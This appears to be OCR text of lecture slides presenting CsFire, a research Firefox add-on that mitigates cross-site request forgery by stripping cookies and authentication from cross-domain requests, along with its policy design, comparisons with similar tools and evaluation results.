
- Client-side mitigation technique developed by DistriNet, K.U.Leuven
- Builds on RequestRodeo's concept of stripping

- Main purpose:
  - Finding a better balance between security and usability
- Full paper available:
  - Ph. De Ryck, L. Desmet, T. Heyman, F.Piessens, W. Joosen. CsFire: Transparent client-side mitigation of malicious cross-domain requests, LNCS volume 5965, pages 18-34, Pisa, Italy, 3-4 February 2010

Client-side enforcement




Client-side Policy Enforcement



Client-side Protection

- Collect Information
  - Origin and Destination
  - HTTP Method
  - Cookies or HTTP authentication present
  - User initiated
  - …


Client-side Policy Enforcement




Client-side Protection

- Determine action using policy
  - Accept
  - Block
  - Strip cookies
  - Strip authentication headers
  - ASK (mainly for debugging)

Client-side Policy Enforcement



Cross-domain Client Policy




Client-side policy: wrap up

- Allow domain relaxation to top-level domain
- Cross-domain GET requests:
  - Allow
  - Strip http authentication credentials
  - Strip cookies
- Cross-domain POST requests:
  - Deny
- As precise as possible:
  - → Combining document originator and raw http request
  - → Tracing human-computer interaction (e.g. click)

Prototyped as CsFire

- https://distrinet.cs.kuleuven.be/software/CsFire

CsFire 0.9.1
by Philippe De Ryck, Lieven Desmet




CsFire autonomously protects you against dangerous or malicious cross-domain requests, such as Cross-Site Request Forgery (CSRF). CSRF is very prevalent and dangerous, as stated by the OWASP top 10, as well as the CWE/SANS top 25 programming errors.

+ Add to Firefox

Add to favorites
Add to collection
Share this Add-on

Updated	January 7, 2011
Website	**http://distrinet.cs.kuleuven.be/software/CsFire/**
Works with	Firefox 3.5 - 4.0.*
Rating	★★★★☆ 7 reviews
Downloads	24,492

Comparison: Request Policy



Comparison: BEAP (AntiCSRF)


Prototype Evaluation

- CSRF Scenarios
  - 59 scenarios
  - Test prevention capabilities
  - Contains attacks launched from …
    - CSS Attributes
    - HTML attributes
    - JavaScript
    - Redirects

Prototype Evaluation

- Real-life test users
  - 60 test users, several weeks
  - Detect issues in security – usability balance
  - Option to provide feedback
- Feedback via Mozilla Add-On users
  - About 25000 downloads since release
  - 4500+ daily users
    - Positive feedback
    - Some suggestions for additional server policies

CsFire statistics



Total Downloads Since Jan. 7, 2010	**24,492**	**Active Daily Users** On Wednesday, Feb. 16	**4,746**
Last Day Count Wednesday, Feb. 16	37	Change from previous count 4,950 on Feb. 15	-4.12%
Average Daily Downloads	60	Average Daily Active Users	2,508
Downloads in the last 7 days	370	Average Daily Users this Week -1.28% from last week	4,687

Evaluation Results

- CSRF scenarios passed successfully
- Test users: very positive
  - Only a few minor inconveniences detected
    - Re-authentication after cross-domain request
  - Works well with Web 2.0
  - Works well popular SSO mechanisms
- Issues with sites spanning multiple domains
  - Example: Google, Microsoft (Live, MSN, …)

Sites spanning multiple domains

- Some intended cross-domain interactions can't be differentiated from malicious CSRF attempts
- Client cannot distinguish legitimate traffic

- Additional input is needed to relax the policy
  - Some gadgets of www.google.be/ig wants to access google.com …

- Who will provide this?
  - End-user ???
  - Server !!!

Server policies

